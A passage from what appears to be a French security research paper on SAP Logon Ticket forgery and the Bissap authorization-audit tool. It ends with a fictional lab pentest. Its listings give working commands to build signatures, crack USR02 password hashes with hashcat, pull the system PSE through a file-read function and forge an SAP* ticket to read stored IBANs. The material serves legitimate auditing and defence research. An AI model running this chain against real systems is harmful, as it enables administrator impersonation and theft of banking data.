          000f - 97 07 5c 3a c0 2c 06 ba-cc 02 14 1a 60 49 07
          001e - e8 00 b2 8e 65 5a 98 20-da 08 f2 ee f9 a1 ba
          002d - 45
```

En s'appuyant sur OpenSSL qui supporte le format CMS, il est possible de confirmer la validité de la signature originale. On peut aussi générer une nouvelle signature et s'assurer qu'elle est valide face aux données du Logon Ticket légitime. La procédure est détaillée dans le listing 6.

Listing 6: Manipulation des signatures via OpenSSL

```
# openssl cms -inform der -in ticket.sig -verify -noverify \
    -content ticket.data -certfile certificate.crt -binary
CMS Verification successful
410SAP*001NPL202510231230
# faketime '2025-10-23 12:30:35 UTC' \
    openssl cms -sign -in ticket.data -out ticket.sig_new \
    -binary -md sha1 -outform der -nocerts -nosmimecap \
    -signer certificate.crt -inkey private.key
# openssl cms -inform der -in ticket.sig_new -verify -noverify \
    -content ticket.data -certfile certificate.crt -binary
CMS Verification successful
410SAP*001NPL202510231230
```

Cependant, malgré le fait qu'OpenSSL valide la signature, un ticket utilisant cette signature ne sera pas accepté par SAP, sans message d'erreurs particuliers d'affiché à l'utilisateur.

Après quelques recherches, il s'avère que le format demandé par SAP et celui généré par OpenSSL sont légèrement différents. Les structure ASN.1 des signatures CMS sont comparées dans le listing 7.

Listing 7: Comparaison des structures ASN.1 des signatures légitimes et fabriquées.

```
# diff -c ticket.sig.text ticket.sig_new.text
*** ticket.sig.text
--- ticket.sig_new.text
***************
*** 4,10 ****
      digestAlgorithms:
          algorithm: sha1 (1.3.14.3.2.26)
!         parameter: NULL
--- 4,10 ----
      digestAlgorithms:
          algorithm: sha1 (1.3.14.3.2.26)
!         parameter: <ABSENT>
***************
*** 19,25 ****
          digestAlgorithm:
            algorithm: sha1 (1.3.14.3.2.26)
!           parameter: NULL
--- 19,25 ----
          digestAlgorithm:
            algorithm: sha1 (1.3.14.3.2.26)
!           parameter: <ABSENT>
```

Ainsi, on note que dans les parties `digestAlgorithm`, la version de SAP fournit le champ `parameter` avec une valeur `NULL` alors que la version de OpenSSL ne renseigne pas ce champ. Cette différence s'explique par la présence d'une erreur de rédaction dans la RFC originale, qui indiquait le sous-champ `parameter` au sein d'un champ `digestAlgorithm` comme obligatoire même s'il est normalement optionnel.

Cette erreur a été corrigée depuis mais de nombreuses implémentations, comme celle utilisée par SAP, n'ont pas été mises à jour et requièrent la présence du champ `parameter`. On retrouve alors une impossibilité d'utiliser OpenSSL ou d'autres bibliothèques modernes générant un CMS directement, car ce format n'est plus standard.

Pour générer une signature valide selon SAP, il est nécessaire de modifier la structure ASN.1 générée suite à l'appel à `openssl` [5] ou de construire manuellement la signature. Par souci de simplicité, la deuxième option a été choisie pour signer des Logon Tickets.

6.2 Utilisation des scripts Python

Des scripts Python ont été publiés suite à ces recherches [6] et permettent d'inspecter le contenu d'un ticket et surtout d'en générer un à partir de la clé privée du serveur et de son certificat associé. Un exemple d'utilisation de ce script est présenté dans le listing 8.

Le seul prérequis à l'exploitation est la possession du PSE Système contenant la clé privée du système ciblé.

Ce ticket peut être utilisé via l'accès à une des interfaces web SAP, en créant un cookie ayant pour nom `MYSAPSSO2` et comme valeur le ticket généré. Conformément au fonctionnement habituel de Logon Ticket, il suffit de recharger la page web après avoir spécifié le cookie. Après un rechargement de la page, une session conforme au nom d'utilisateur annoncé dans le ticket sera créée automatiquement.

En fonctions de l'interface accédée, les accès peuvent différer et ne sont pas tous intéressants. Un accès complet aux fonctionnalités SAP est possible via l'URL `/sap/bc/gui/sap/its/webgui` qui correspond à la version Web de l'interface SAP GUI. À partir de cette interface, il est possible d'exécuter des transactions et ainsi pouvoir compromettre le système. Un exemple de compromission est présenté en figure 4.

[5] Étant donné que ces attributs ne font pas partie des "signed attributes", la signature cryptographique reste valide après cette modification.

Listing 8: Utilisation de `forge_sap_logon_ticket.py`

```
# sapgenpse export_p12 -p SAPSYS.pse SAPSYS.p12
# openssl pkcs12 -nocerts -legacy -nodes \
    -in SAPSYS.p12 -out private.key
# openssl pkcs12 -clcerts -nokeys -legacy \
    -in SAPSYS.p12 -out certificate.crt
# ./forge_sap_logon_ticket.py \
    --system NPL \
    --client 001 \
    --username 'SAP*' \
    --cert certificate.crt \
    --key private.key
AjQxMDMBAAhTAEEAUAAqAAIABjAAMAAxAAMABk4AUABMAAQAGDIAMAAyADYAMAAxAD
AANQAxADYAMAA1AAUABAAAABj/APswgfgGCSqGSIb3DQEHAqCB6jCB5wIBATELMAkG
BSsOAwIaBQAwCwYJKoZIhvcNAQcBMYHHMIHEAgEBMBowDjEMMAoGA1UEAxMDTlBMAg
gKIBcCGSAmATAJBgUrDgMCGgUAoF0wGAYJKoZIhvcNAQkDMQsGCSqGSIb3DQEHATAc
BgkqhkiG9w0BCQUxDxcNMjYwMTA1MTYwNTE1WjAjBgkqhkiG9w0BCQQxFgQUufjke/
KlYfBi3ZV%21BsEK/KlUg7swCQYHKoZIzjgEAwQuMCwCFEh%21UvXDcqX7SO%21ZsN
RpTFebooTpAhQWIau1jAw2WJj4TwQ0Ci75Vq/qLA%3D%3D
```



Fig. 4. Exécution de commande depuis l'interface web SAP

7 Mise en pratique

Pour mettre en pratique tous ces concepts, nous pouvons dérouler un scénario fictif de test d'intrusion d'un système SAP. Un compte utilisateur standard est fourni, mais on ne connait pas ses privilèges exacts. L'objectif est d'accéder aux IBAN stockés sur le serveur.

Dans un premier temps, nous établissons la cartographie des services exposés sur le réseau. Un scan réseau `nmap` simple n'est pas particulièrement adapté, car les ports standards SAP dépendent habituellement du numéro de l'instance correspondante et ne font pas partie des ports usuels testés. Nous pouvons utiliser nmap-sap [2] pour adapter les ports ciblés et utiliser des scripts d'identifications adaptés.

Listing 9: Analyse réseau d'un système SAP

```
# cd nmap-sap
# nmap -n --open --datadir . -sV -p `./sap_ports.py` vhcalnplci
Starting Nmap 7.95 ( https://nmap.org ) at 2026-03-31 18:06 CEST
Nmap scan report for vhcalnplci (192.168.100.2)
Host is up (0.000032s latency).
Not shown: 6562 closed tcp ports (conn-refused)
PORT      STATE SERVICE             VERSION
3200/tcp  open  sapdisp             SAP ABAP Dispatcher
3201/tcp  open  sapjavaenq          SAP Enqueue Server
3300/tcp  open  sapgateway          SAP Gateway (Monitoring mode
↪  disabled)
8000/tcp  open  sapicm              SAP Internet Communication
↪  Manager
8101/tcp  open  sapmshttp           SAP Message Server httpd
↪  release 753 (SID NPL)
```

Par ce scan réseau, nous retrouvons notamment trois interfaces exposées permettant d'interagir avec le système SAP :

- Le service `ABAP Dispatcher` sur le port 3200 permet l'accès via `SAP GUI`.
- Le service `SAP Gateway` sur le port 3300 permet l'exécution de `RFC`.
- Le service `Internet Communication Manager` sur le port 8000 correspond au serveur web hébergeant de nombreuses applications Web, dont la version web de `SAP GUI`.

On pourrait tenter d'exécuter des fonctions RFC ou bien d'atteindre une des applications web, mais pour la démonstration, nous allons utiliser l'interface graphique `SAP GUI`. Lors d'une telle connexion, l'interface graphique est similaire à la figure 5.



Fig. 5. Écran de connexion SAP GUI

Une fois connecté, il est intéressant de chercher à savoir les différents privilèges accordés à notre utilisateur.

Une des méthodes pour connaître les privilèges accordés à notre utilisateur est d'énumérer les différentes actions possibles en tentant de les exécuter. En partant d'une liste de transactions connues, on note assez rapidement que la transaction `SE16` est autorisée, tandis que d'autre telles que `RZ10` ou `BP` sont interdites.

La transaction `SE16` correspond à un programme générique de lecture de donnée et permet la lecture des tables en spécifiant leurs noms. La procédure reste la même pour énumérer les tables autorisées à notre utilisateur : nous tentons d'accéder aux tables une à une et notons celles qui sont autorisées.

L'accès aux tables sensibles d'un point de vue métier (telle que la table des IBAN) est bloqué, mais on note que les tables de configuration des utilisateurs sont accessibles.[6]

Nous pourrons continuer à tenter d'énumérer toutes les tables autorisées en lecture ou bien les différentes transactions, mais c'est un processus peu commode qui peut vite être long à effectuer. Nous pouvons aussi tenter de récupérer les différentes tables nécessaires pour faire fonctionner Bissap et ainsi avoir la liste exhaustive des autorisations.

[6] Quelle chance !

En utilisant l'outil de collecte AutoHotKey de Bissap, les tables nécessaires sont extraites et peuvent être importées sur notre poste local. Un extrait de processus de collecte est affiché en figure 6



Fig. 6. Téléchargement automatique des tables, via `SE16`

Lorsque le processus de collecte est terminée, un dossier contenant les données des tables collectées est créé. Il est possible de l'importer directement via Bissap (listing 10).

Une base de données locale au format SQLite est créée. Elle contient toutes les tables collectées par le script précédent. Il est ainsi possible d'utiliser les outils génériques SQLite pour interroger cette base (listing 11).

À partir de ces données, on peut récupérer les hashs des utilisateurs stockés dans la table `USR02` et tenter de les casser (listing 12). Si des mots de passe sont retrouvés, nous pourrons nous connecter sous leurs noms.[7]

Les hashs sont sous le format `{x-issha, 1024}`, qui signifie une application de la fonction `SHA-1` répétée sur 1024 itérations. Bien que ce format ne soit pas à l'état de l'art,[8] le processus de cassage en est impacté et peut donc prendre un certain temps.

En attendant les résultats, nous pouvons procéder à l'audit des permissions des différents utilisateurs (listing 13).

[7] En réalité, la récupération des hashs n'est pas entièrement exacte. Certains des utilisateurs récupérés peuvent être désactivés ou ne pas avoir le droit de se connecter sur `SAP GUI`

[8] L'état de l'art étant `{x-issha-512, 15000}` qui applique 15000 itérations de `SHA-512`

Listing 10: Import des données collectées

```
# bissap -d NPL.sqlite import -i dump_ahk/
Importing table AGR_1016 from Tab-separated file.
Importing table AGR_1016B from Tab-separated file.
[...]
Importing table UST12 from Tab-separated file.
```

Listing 11: Liste des tables collectées via SQLite3

```
# sqlite3 NPL.sqlite '.tables'
AGR_1016     AGR_USERS     TDDAT        USR02       USRPWDHISTORY
AGR_1016B    DBCON         TPFET        USR10       UST04
AGR_1251     PROFILE_AUTHS TSTC         USR11       UST10C
AGR_PROF     RFCDES        USH02        USR12       UST10S
AGR_TEXTS    RSECTAB       USOBHASH     USR40       UST12
```

Listing 12: Récupération et cassage des hashs des utilisateurs

```
# sqlite3 NPL.sqlite \
    "SELECT printf('%s:%s', BNAME, PWDSALTEDHASH) FROM USR02" \
    | tee hashes.txt
BWDEVELOPER:{x-issha, 1024}97RSLvHY8Az5idQApp+hfT2GMUIj3BsVhYgjO3ioSGI=
DDIC:{x-issha, 1024}TFEtgLrCv62hXjVn97HxgNqmsv/kObwmQoVyJTMXoCg=
DEVELOPER:{x-issha, 1024}jXU4URxPhBMeESwKWf84Ff5zgYfSOSdPZjOMi+zeaeY=
JOHN.TITOR:{x-issha, 1024}Y9QlAvbcBCM+WLE8+9idGFLkrCUZ139WElMWT//s8J4=
SAM.FISHER:{x-issha, 1024}E3S/aV2sWK/AcqvM6wkofmSTBxnFNQ4pIpND5rojDxc=
SAP*:{x-issha, 1024}DRM3SNvfwWWsDf71QYyx+5LOAkN3lOnyKgPjvlBsPqE=
# hashcat --username hashes.txt rockyou.txt -m 10300
[...]
```

Listing 13: Audit des utilisateurs du système

```
# bissap -d NPL.sqlite -m 001 audit
BWDEVELOPER is vulnerable to 12 RCE(s). (SE38, [...])
BWDEVELOPER can read 17 sensitive tables.
BWDEVELOPER can execute 19 "juicy" transactions. (RSUDO, [...])
DDIC is vulnerable to 12 RCE(s). (SE38, [...])
DDIC can read 17 sensitive tables.
DDIC can execute 19 "juicy" transactions. (RSUDO, [...])
JOHN.TITOR is vulnerable to 1 RCE(s). (ARCHIVFILE_SERVER_TO_CLIENT)
DEVELOPER is vulnerable to 12 RCE(s). (SE38, [...])
DEVELOPER can read 17 sensitive tables.
DEVELOPER can execute 19 "juicy" transactions. (RSUDO, [...])
SAP* is vulnerable to 12 RCE(s). (SE38, SM69+SM36, [...])
SAP* can read 17 sensitive tables.
SAP* can execute 19 "juicy" transactions. (RSUDO, [...])
```

La sortie peut être un peu indigeste dans certains cas. Cela arrive parce que Bissap remonte tous les utilisateurs dangereux, mais ces utilisateurs incluent aussi les administrateurs du système. Heureusement, on peut utiliser la sortie JSON pour filtrer les résultats selon des critères arbitraire. Ici, on enlève les utilisateurs ayant un nombre important de privilèges et qui sont donc administrateur. L'objectif de cette recherche étant de remonter les permissions dangereuses accordées à des utilisateurs standards, c'est-à-dire les mauvaises configurations.

Listing 14: Mise en avant des utilisateurs standards

```
# bissap -d NPL.sqlite -m 001 --json audit \
  | jq -r 'select((.rce | length > 0) and (.rce | length < 10)) |
  ↪  .bname'
JOHN.TITOR
```

Un utilisateur standard, `JOHN.TITOR`, a l'air d'être vulnérable à une élévation de privilèges au sein du système. Pour avoir plus de détails sur cet utilisateur et obtenir la marche à suivre pour exploiter cette élévation de privilèges, nous pouvons auditer spécifiquement cet utilisateur (listing 15).

Grâce à Bissap, nous avons pu mettre en évidence des autorisations dangereuses accordées à un utilisateur qui n'est pas administrateur ! Sans cet outil, nous aurions dû tester tous les programmes potentiellement dangereux manuellement et probablement raté les combinaisons plus compliquées, comme la possibilité d'exécuter le programme `ARCHIVFILE_SERVER_TO_CLIENT` via la transacon `SE37`.

Coup de chance ! Le cassage de mot de passe vient de terminer et l'utilisateur `JOHN.TITOR` possédait de surcroît un mot de passe faible (listing 16).

On retrouve ainsi le mot de passe `Hunter23`. Nous pouvons relancer `SAP GUI` et préciser `JOHN.TITOR` ainsi que son mot passe. Une fois connecté, nous pouvons suivre la méthodologie explicitée par Bissap.

Dans un premier temps, nous exécutons la transaction `SE37` et on précise la fonction `ARCHIVFILE_SERVER_TO_CLIENT` pour télécharger le PSE Système. Les deux paramètres nécessaires pour retrouver le chemin de ce PSE sont retrouvables de plusieurs manières.

Ici, ces données ont été remontées par `nmap-sap` lors du scan réseau initial. Le SID est issu de résultat d'un des scripts d'identification : `NPL`. Le numéro de l'instance est celui de l'instance `Dialog`, qui est la même instance qui héberge l'interface `DIAG`. Par défaut, le numéro du port de cette interface est `32NN` où `NN` est le numéro de l'instance. Étant donné que notre interface est sur le port `3200`, on en déduit que le numéro de

Listing 15: Audit détaillé de JOHN.TITOR

```
# bissap -d NPL.sqlite -m 001 audit -u JOHN.TITOR
JOHN.TITOR is vulnerable to 1 RCE(s).
 # ARCHIVFILE_SERVER_TO_CLIENT
 > Go to SE37 (ABAP Function Modules)
 > Execute the fonction ARCHIVFILE_SERVER_TO_CLIENT, and check
   "Uppercase / Lowercase"
 > Download the PSE containing the keys used to sign Logon
   Tickets.
     - Example paths : /usr/sap/${SID}/D${NR}/sec/SAPSYS.pse
                       /usr/sap/${SID}/DVEBMGS${NR}/sec/SAPSYS.pse
 > Extract the private key and the certificate from the PSE
     - You may need a SAP lab to use sapgenpse.
     - $ sapgenpse export_p12 -p SAPSYS.pse SAPSYS.p12
     - $ openssl pkcs12 -nocerts -legacy -in SAPSYS.p12 -out
↪  private.key -nodes
     - $ openssl pkcs12 -clcerts -nokeys -legacy -in SAPSYS.p12
↪ -out certificate.crt
 > Sign a fake Logon Ticket using forge_sap_logon_ticket.py
     - $ ./forge_sap_logon_ticket.py
             --system ${SID}
             --client ${MANDANT}
             --username 'SAP*'
             --cert certificate.crt --key private.key
 > Go to the system's Web GUI (path: /sap/bc/gui/sap/its/webgui)
 > Set the cookie MYSAPSSO2 with value the generated Logon Ticket
   and reload.
JOHN.TITOR cannot read any known sensitive tables.
JOHN.TITOR cannot execute any "juicy" transaction.
```

Listing 16: Récupération du mot de passe de l'utilisateur JOHN.TITOR

```
# hashcat --username hashes.txt rockyou.txt -m 10300 --show | grep
↪  JOHN.TITOR
JOHN.TITOR:{x-issha,
↪  1024}Y9QlAvbcBCM+WLE8+9idGFLkrCUZ139WElMWT//s8J4=:Hunter23
```

l'instance est `00`. On peut donc télécharger notre PSE conformément à la figure 7.

À partir de ce fichier, on peut suivre les commandes à exécuter décrites précédemment pour générer un ticket valide pour le système `NPL`.

Lors de la procédure, nous devons préciser l'utilisateur que nous souhaitons usurper. Dans cette démonstration, nous pouvons utiliser `SAP*`, l'utilisateur administrateur par défaut. Cependant, dans des cas réels, il n'est pas rare que cet utilisateur soit désactivé au profit de comptes administrateurs nominatifs.

Dans ces cas-là, on peut utiliser Bissap pour lister les utilisateurs qui nous intéressent, c'est-à-dire ceux ayant accès à la table des IBAN, `TIBAN`. Nous pouvons utiliser une commande telle que celle présente dans le listing 17.

Listing 17: Liste des utilisateurs capables de lire `TIBAN`

```
# bissap -d NPL.sqlite -m 001 users by-authorization --objct
↪  S_TABU_NAM -f TABLE:TIBAN -f ACTVT:03
SAP*
DEVELOPER
DDIC
BWDEVELOPER
```

Étant donné que `SAP*` est activé dans notre instance, nous allons l'utiliser. À partir du PSE Système téléchargé précédemment, nous pouvons suivre la méthodologie donnée par Bissap et ainsi généré un Logon Ticket. Le résultat de ces commandes est détaillé dans le listing 18.

Listing 18: Génération d'un Logon Ticket à partir du PSE Système

```
# sapgenpse export_p12 -p SAPSYS.pse SAPSYS.p12
# openssl pkcs12 -nocerts -legacy -in SAPSYS.p12 -nodes -out
↪  private.key
# openssl pkcs12 -clcerts -legacy -in SAPSYS.p12 -nokeys -out
↪  certificate.crt
# ./forge_sap_logon_ticket.py --system NPL --client 001 --username
↪  'SAP*' --cert certificate.crt --key private.key
AjQxMDMBAAhTAEEAUAAqAAIABjAAMAAxAAMABk4AUABMAAQAGDIAMAAyADYAMAAxAD
AANwAwADkAMAA5AAUABAAAABj/APswgfgGCSqGSIb3DQEHAqCB6jCB5wIBATELMAkG
BSsOAwIaBQAwCwYJKoZIhvcNAQcBMYHHMIHEAgEBMBowDjEMMAoGA1UEAxMDTlBMAg
gKIBcCGSAmATAJBgUrDgMCGgUAoF0wGAYJKoZIhvcNAQkDMQsGCSqGSIb3DQEHATAc
BgkqhkiG9w0BCQUxDxcNMjYwMTA3MDkwOTE0WjAjBgkqhkiG9w0BCQQxFgQU1VvfYu
8vT8to3Wx71tmclbS4mBYwCQYHKoZIzjgEAwQuMCwCFGRF2HPDB4d9uBK4D%21UBLM
LZTTLRAhQCoSisMsxNx1WtmZ5OmCniTVO0rA%3D%3D
```



Fig. 7. Téléchargement du fichier `SAPSYS.pse` depuis la fonction `ARCHIVFILE_SERVER_TO_CLIENT`.

Nous pouvons utiliser ce ticket via la version web `SAP GUI` relevée au début des tests. En spécifiant le cookie `MYSAPSSO2` avec comme valeur le ticket, la connexion vers l'utilisateur `SAP*` est automatique.

En tant que `SAP*`, il est trivial d'accéder aux données bancaires. Par exemple, nous pouvons exécuter la transaction `SE16` et spécifier la table `TIBAN`, tel que montré en figure 8.



Fig. 8. Visionnage des IBAN du système.

Grâce à Bissap, nous avons pu mettre en évidence des utilisateurs dangereux et inspecter les relations entre les utilisateurs et leurs autorisations. En inspectant cet utilisateur dangereux, nous avons aussi obtenu la démarche à suivre, étape par étape, pour élever nos privilèges en exploitant les permissions qui lui sont accordées.

Ces étapes nous ont indiqués comment exploiter le mécanisme des Logon Tickets pour transformer une lecture arbitraire de fichier en élévation de privilèges dans la configuration par défaut. Dans de rare cas, cette élévation de privilèges peut être portées à d'autres systèmes ayant une relation de confiance avec le système compromis.

8 Conclusion

Ces trouvailles sont le fruit de recherches internes à Synacktiv sur SAP. Ces outils permettent à des auditeurs de fiabiliser le processus d'audit d'un système SAP et montre qu'il est possible d'adopter une méthodologie moderne pour le système fermé et complexe qu'est SAP.

Notamment, Bissap conviendrait tant aux auditeurs expérimentés qu'aux auditeurs qui ne sont pas à l'aise sur SAP. Parce que Bissap fonctionne en ligne de commande et est basé sur une copie locale de la base de données, il est très facile d'étendre ses fonctionnalités pour adopter des besoins complexes qui ne seraient pas prévus par l'outil. Les auditeurs plus novices trouvent aussi leur compte, car le processus d'audit est décrit à chaque étape et les "quick wins" sont aisément retrouvées. Il n'y a pas besoin de connaître toutes les méthodes possibles d'exploitation pour les retrouver, comme c'était le cas auparavant.

En libérant ces outils, Synacktiv espère permettre à la communauté d'approfondir les audits d'autorisation SAP et d'établir une véritable base de connaissances des mécanismes d'élévation de privilèges connus.

Bien qu'il soit utilisable sur le terrain, Bissap est encore perfectible. En effet, par définition la base de connaissance n'est pas exhaustive et un travail d'enrichissement sur le long terme est encore en cours. De plus, l'audit automatique est principalement porté sur l'élévation de privilège et il serait judicieux de mettre en place des audits plus approfondis sur la partie métiers des autorisations SAP. Enfin, bien qu'ils soient particulièrement flexibles, les processus de collecte via `AutoHotKey` sont fragiles et mériteraient d'être plus travaillés.

Références

1. AutoHotkey Foundation. Autohotkey, 2026. `https://www.autohotkey.com`
2. gelim. nmap-sap, 2024. `https://github.com/gelim/nmap-sap`
3. procter-gamble oss. mysapsso2-sp-token-adapter, 2021. `https://github.com/procter-gamble-oss/mysapsso2-sp-token-adapter`
4. SAP, 2009. `https://help.sap.com/doc/javadocs_nwce_ce711sp03/7.1.1.3/en-US/se/com.sap.se/com/sap/security/api/ticket/package-tree.html`
5. Harminder Singh. Parse MYSAPSSO2 Logon Token With .NET. Stack Overflow, 2012. `https://stackoverflow.com/questions/11941698/parse-mysapsso2-logon-token-with-net`
6. Synacktiv. sap_logon_ticket, 2026. `https://github.com/synacktiv/sap_logon_ticket`
7. thomaspatzke. Decoder/Encoder for MYSAPSSO2 Cookies/SAP SSO tokens. Github Gist, 2014. `https://gist.github.com/thomaspatzke/8f3b0a678011ac74c61b`